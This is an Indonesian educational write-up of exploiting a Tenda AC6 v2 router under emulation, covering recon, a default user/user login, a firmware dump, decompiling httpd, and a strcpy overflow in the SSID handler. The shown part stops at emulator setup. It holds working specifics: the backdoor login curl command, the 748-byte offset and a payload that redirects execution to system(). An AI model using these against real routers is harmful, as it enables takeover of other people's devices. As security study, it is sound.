

Dari Reconnaissance sampai Root Shell

Laporan Lengkap Eksploitasi Buffer Overflow Tenda AC6 v2
(di emulator terisolasi, perangkat milik sendiri)

Ditulis dengan penjelasan bahasa awam + gambar di setiap langkah yang membingungkan

Disusun oleh: Farrel Faizialhaq Azmi

Target: Tenda AC6 v2 (Realtek RTL8197F), firmware V15.03.06.51_multi

Metode: emulasi QEMU/FirmAE terisolasi total

Hasil akhir: shell ROOT (UID 0) berhasil didapat

Peringatan & Etika (baca dulu)

Laporan ini dibuat untuk BELAJAR, pada perangkat yang benar-benar milik penulis (lab pribadi). Semua pengujian dilakukan di emulator yang terisolasi, tidak menyentuh jaringan/perangkat orang lain.

- Jangan pakai ilmu ini pada perangkat yang bukan milik Anda — itu ilegal.
- Untuk pengujian asli, selalu: minta izin tertulis, siapkan firmware resmi + cara recovery, dan sebaiknya punya akses UART.
- Data pribadi (nama WiFi, password, MAC) sudah disamarkan di laporan.

1. Pengenalan Router

Bayangkan router itu seperti rumah. Ada pintu depan bernama 'halaman login'. Ternyata pabriknya meninggalkan satu kunci cadangan rahasia: username 'user' dan password 'user'. Siapa pun yang tahu kombinasi ini bisa masuk sebagai admin tanpa tahu password asli rumah tersebut.

Lebih parah: di dalam program utama router (file bernama httpd) ada sebuah kotak penyimpanan kecil (buffer) yang menerima data dari form 'nama WiFi (SSID)'. Program menyalin data itu TANPA memeriksa panjangnya. Kalau kita kirim nama WiFi yang sangat panjang, data itu 'meluber' keluar kotak dan menimpa catatan penting di dalam memori: alamat tujuan program setelah fungsi selesai (disebut return address).

Dengan menimpa catatan itu secara cermat, kita bisa membelokkan jalan program ke fungsi bawaan bernama system(), lalu menyuruhnya menjalankan perintah kita. Hasilnya: sebuah pintu rahasia (telnetd) terbuka dan kita masuk sebagai super-user (root).

Inti pelajaran: input dari pengguna HARUS diperiksa panjangnya. Satu kata 'strcpy' tanpa batas bisa membuka pintu belakang penuh.

Alur lengkap: dari pengintaian sampai mendapat shell root



Gambar 1. Peta perjalanan: dari pengintaian sampai shell root.

2. Dasar yang Perlu Dipahami (versi sederhana)

2.1 Apa itu firmware?

Firmware = 'otak' perangkat yang tersimpan di chip memori. Di dalamnya ada sistem operasi kecil (Linux), program web server (httpd), dan file halaman web. Kalau kita bisa mengambil firmware, kita bisa membacanya seperti membongkar buku.

2.2 Apa itu buffer overflow?

Program menyediakan wadah dengan ukuran tetap, misal 64 byte, untuk menampung nama WiFi. Kalau nama yang dimasukkan lebih panjang dari 64 byte dan program tidak memeriksa, sisa data menulis ke memori sebelahnya. Memori sebelah itu berisi nilai-nilai penting, termasuk 'ke mana program melanjutkan setelah selesai'. Itulah yang kita bajak.

2.3 Apa itu RCE dan shell?

RCE (Remote Code Execution) = menjalankan perintah di perangkat dari jarak jauh. 'Shell' = jendela tempat kita mengetik perintah, seperti command prompt. Kalau shell itu milik root, kita praktis menguasai perangkat.

Kenapa exploit ini bisa jalan? (tidak ada pelindung)

NX (No-eXecute)	MATI	stack & heap bisa dijadikan kode
PIE / ASLR kode	MATI	alamat fungsi TETAP, bisa ditulis di payload
Stack Canary	TIDAK ADA	deteksi overwrite return address tidak ada

Gambar 2. Pelindung yang seharusnya ada, tetapi tidak aktif di program ini.

3. Alat & Bahan

Kategori	Alat
Recon	nmap, curl, browser
Ambil & bedah firmware	endpoint /cgi-bin/DownloadFlash, binwalk, unsquashfs
Analisis statis	Binary Ninja (decompiler HLIL) + objdump/readelf (MIPS)
Emulasi	FirmAE + QEMU system-mipsel (mode terisolasi)
Dynamic/debug	GDB (gdbstub QEMU), strace
Eksploit	Python, pwntools, curl/bash


Semua berjalan di lab pribadi (Parrot Linux VM), dengan pengujian jaringan asli disimpan sebagai bukti awal.

4. Tahap 1 — Reconnaissance (pengintaian)

4.1 Menemukan perangkat

```
$ ip route # melihat gateway (router)
$ nmap -sT -p- 192.168.0.1
80/tcp open http
5500/tcp open
9000/tcp open
10004/tcp open
52881/tcp open upnp
```

Router ada di 192.168.0.1. Port 443 (HTTPS) tertutup — artinya panel admin lewat HTTP biasa (tidak terenkripsi), mudah disadap di jaringan lokal.



```
File Edit View Search Terminal Help
$ nmap -sT -p- 192.168.0.1 # (hasil recon tersimpan)
$ cat evidence/tenda_full_tcp.txt

# Nmap 7.95 scan initiated Thu Oct 1 06:43:22 2026 as: nmap -Pn -sT -T4 -p- --min-rate 1000 -oN /tmp/opencode/t
enda_full_tcp.txt 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
5500/tcp  open  hotline
9000/tcp  open  cslistener
10004/tcp open  emcsmirccd
52881/tcp open  unknown

# Nmap done at Thu Oct 1 06:44:25 2026 -- 1 IP address (1 host up) scanned in 63.55 seconds
```

Gambar 3. Hasil pengintaian port (terminal asli).

4.2 Sumber bocor tanpa login


File-file JavaScript (kode halaman web) bisa diunduh TANPA login. Dari situ kita dapat daftar lengkap alamat 'goform/*' (fungsi-fungsi router) dan versi firmware. Ini mempercepat semua langkah berikutnya.

```
200 /js/main.js
200 /js/login.js
200 /js/macro_config.js
... (18 file JS)
```

4.3 Menemukan backdoor user/user

Mencoba login dengan username 'user' dan password 'user' BERHASIL. Ini akun cadangan yang ditanam pabrik. Bandingkan: admin/admin, admin/1234, root/admin, semuanya GAGAL.

```
$ curl -i -X POST http://192.168.0.1/login/Auth -d 'username=user&password=user'
HTTP/1.0 302 Redirect
Set-Cookie: password=<token>; path=/
Location: http://192.168.0.1/main.html
```




```
File Edit View Search Terminal Help
$ curl -i -X POST http://172.17.0.2:8080/login/Auth -d "username=user&password=user"
HTTP/1.0 302 Redirect
Server: http server
Date: Sat Oct 3 20:53:44 2026
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Set-Cookie: password=dmsyjd; path=/
Location: http://172.17.0.2:8080/simple_upgrade.asp

<html><head></head><body>
    This document has moved to a new <a href="http://172.17.0.2:8080/simple_upgrade.asp">location</a>
>.
    Please update your documents to reflect the new location.
</body></html>

[ 302 + Set-Cookie => backdoor user/user DITERIMA ]
```

Gambar 4. Terminal asli: backdoor user/user membalas 302 + Set-Cookie.

Backdoor user / user -> cookie admin



Gambar 5. Alur backdoor: satu percobaan, kunci admin didapat.

Dengan cookie itu, password WiFi asli dan PIN WPS terbaca dalam bentuk teks biasa:

```
GET /goform/WifiBasicGet -> {"wrlPwd":"<WIFI-KEY>"}
GET /goform/WifiWpsGet   -> {"pinCode":"<WPS-PIN>"}
```

Rahasia WiFi di atas adalah milik penulis dan sudah disamarkan.

5. Tahap 2 — Mengambil & Membongkar Firmware

Agar bisa dianalisis tanpa risiko merusak perangkat, kita ambil salinan firmware-nya. Tenda menyediakan endpoint unduh cadangan (DownloadFlash). File hasilnya kemudian 'dibongkar'.

```
$ curl -o AC6v2_flash_dump.bin http://192.168.0.1/cgi-bin/DownloadFlash (dengan cookie)
$ binwalk -e AC6v2_flash_dump.bin
$ unsquashfs ... # menghasilkan folder ac6root/ berisi seluruh isi router
```

Di dalamnya kita temukan program utama: bin/httpd (server web yang melayani semua halaman & form). Inilah sasaran analisis.


bin/httpd : MIPS 32-bit little-endian, non-PIE, NX off (GNU_STACK RWE), tanpa stack canary

6. Tahap 3 — Membuka Binary Ninja untuk Mencari Backdoor & Overflow

Binary Ninja adalah decompiler yang 'membaca ulang' program biner menjadi kode mirip bahasa C (High Level IL). Kita masukkan bin/httpd lalu analisis. Dari sini kita lihat logika backdoor sekaligus fungsi yang rawan overflow. Bagian penting ditandai kotak merah.

6.1 Menemukan asal kredensial user/user (backdoor)

Penting: kredensial user/user TIDAK ditulis sebagai perbandingan literal 'user' di kode. Itu adalah NILAI DEFAULT pada KONFIGURASI router, yaitu key sys.baseusername dan sys.baseuserpass. Fungsi getwebuserpwd-lah yang membacanya (kotak merah).




Gambar 6. Binary Ninja (HLIL) getwebuserpwd — kotak merah: bila utype != 1 dibaca 'sys.baseusername' dan 'sys.baseuserpass' (default user/user).

Nilai default itu terbukti ada di konfigurasi perangkat (mib.cfg):

```
sys.username      = admin
sys.userpass      = <md5 password admin asli>
sys.baseusername  = user
sys.baseuserpass  = user          <-- backdoor default (user/user)
```


Saat login, server mencocokkan password dengan sys.userpass (check_password) DAN menerima kredensial base (sys.baseusername/sys.baseuserpass) yang default-nya user/user — itulah sebabnya user/user selalu bisa masuk walau password admin sudah diganti.



Gambar 7. Binary Ninja (HLIL) `check_password` — kotak merah: perbandingan password dengan 'sys.userpass'.

6.2 Menemukan fungsi yang rawan overflow

Kandidat terkuat adalah `form_fast_setting_wifi_set` (pengaturan cepat nama WiFi). Nama WiFi (ssid) disalin ke buffer lokal dengan `strcpy` TANPA memeriksa panjang. Kotak merah menandai dua `strcpy` itu.



Gambar 8. Binary Ninja (HLIL) `form_fast_setting_wifi_set` — kotak merah: dua `strcpy(dest, ssid)` tanpa cek panjang (sumber overflow).


6.3 Fungsi lain dengan pola serupa

Beberapa fungsi lain (`SetSpeedWan`, `SetClientState`, dll.) memakai pola penyalinan berisiko; ini menjelaskan banyaknya CVE pada lini firmware ini. Untuk PoC kita fokus ke satu yang paling jelas dan stabil.

7. Tahap 4 — Menghitung 'Titik Kritis' (offset return address)

Supaya luberan data tepat mengenai return address, kita harus tahu JARAK dari awal buffer ke posisi return address. Dari pembacaan kode: buffer kedua ada di `fp+0x90`, sedangkan return address disimpan di `fp+892`. Maka jaraknya 748 byte.

Isi memori (stack) fungsi form_fast_setting_wifi_set



Gambar 9. Peta memori: 748 byte mengisi variabel, byte ke-749 menimpa return address.

Kita buktikan secara hidup dengan debugger: kirim 748 huruf 'A' lalu 4 huruf 'ABCD'. Saat dicek, nilai return address berubah persis menjadi 0x44434241 (yaitu 'ABCD' -> A=41,B=42,C=43,D=44). Ini membuktikan offset 748 benar.

saved \$ra terbaca = 0x44434241 untuk payload 748 x 'A' + 'ABCD'

```
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
The target architecture is set to "mips".
0x00400100 in _start ()
Breakpoint 1 at 0x400124

Breakpoint 1, 0x00400124 in _start ()

==== SETELAH read() - buffer terisi ====
ra: 0x0
sp: 0x2b2aad0
pc: 0x400124

==== saved return address di $sp+76 ====
0x2b2aad1c: 0x41414141 0x00000001 0x2b2aad1c 0x00000000

==== lanjut: fungsi return memakai $ra yang sudah dikendalikan ====

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

==== SEGFault di alamat yang kita pilih ====
ra: 0x41414141
pc: 0x41414141
(gdb)
```

Gambar 10. Bukti crash saat return address rusak (di GDB).


7.1 Trik penting: alamat 3 byte

Alamat fungsi `system()` adalah `0x005047c0`, yang jika ditulis penuh 4 byte berakhir dengan byte `00` (NUL). Karena `strcpy` berhenti saat menemui NUL, kita cukup mengirim 3 byte (`c0 47 50`); NUL akan ditambahkan otomatis di posisi 749. Ini penting supaya pointer 'req' di `fp+896` tidak ikut rusak.

```
payload = b'A'*748 + bytes([0xc0,0x47,0x50]) # 751 byte -> $ra = 0x005047c0 (system)
```


8. Tahap 5 — Menyiapkan Emulator Terisolasi

Kita jalankan firmware di dalam QEMU (komputer virtual) di dalam container. Tanpa isolasi, eksploit bisa tidak sengaja menyerang router asli. Jadi: guest hanya terhubung lewat user-net, dan diakses dari host via port-forward.



Gambar 11. Arsitektur isolasi: router asli sama sekali tidak disentuh.

Agar server web benar-benar mau menyala, kita menambal lingkungan emulasi: menyediakan layanan konfigurasi (CFM) yang ditunggu `httpd`, dan mengganti skrip start agar stabil. Setelah itu `httpd` listen di `10.0.2.15:80` dan bisa diakses dari container di `127.0.0.1:8080`.



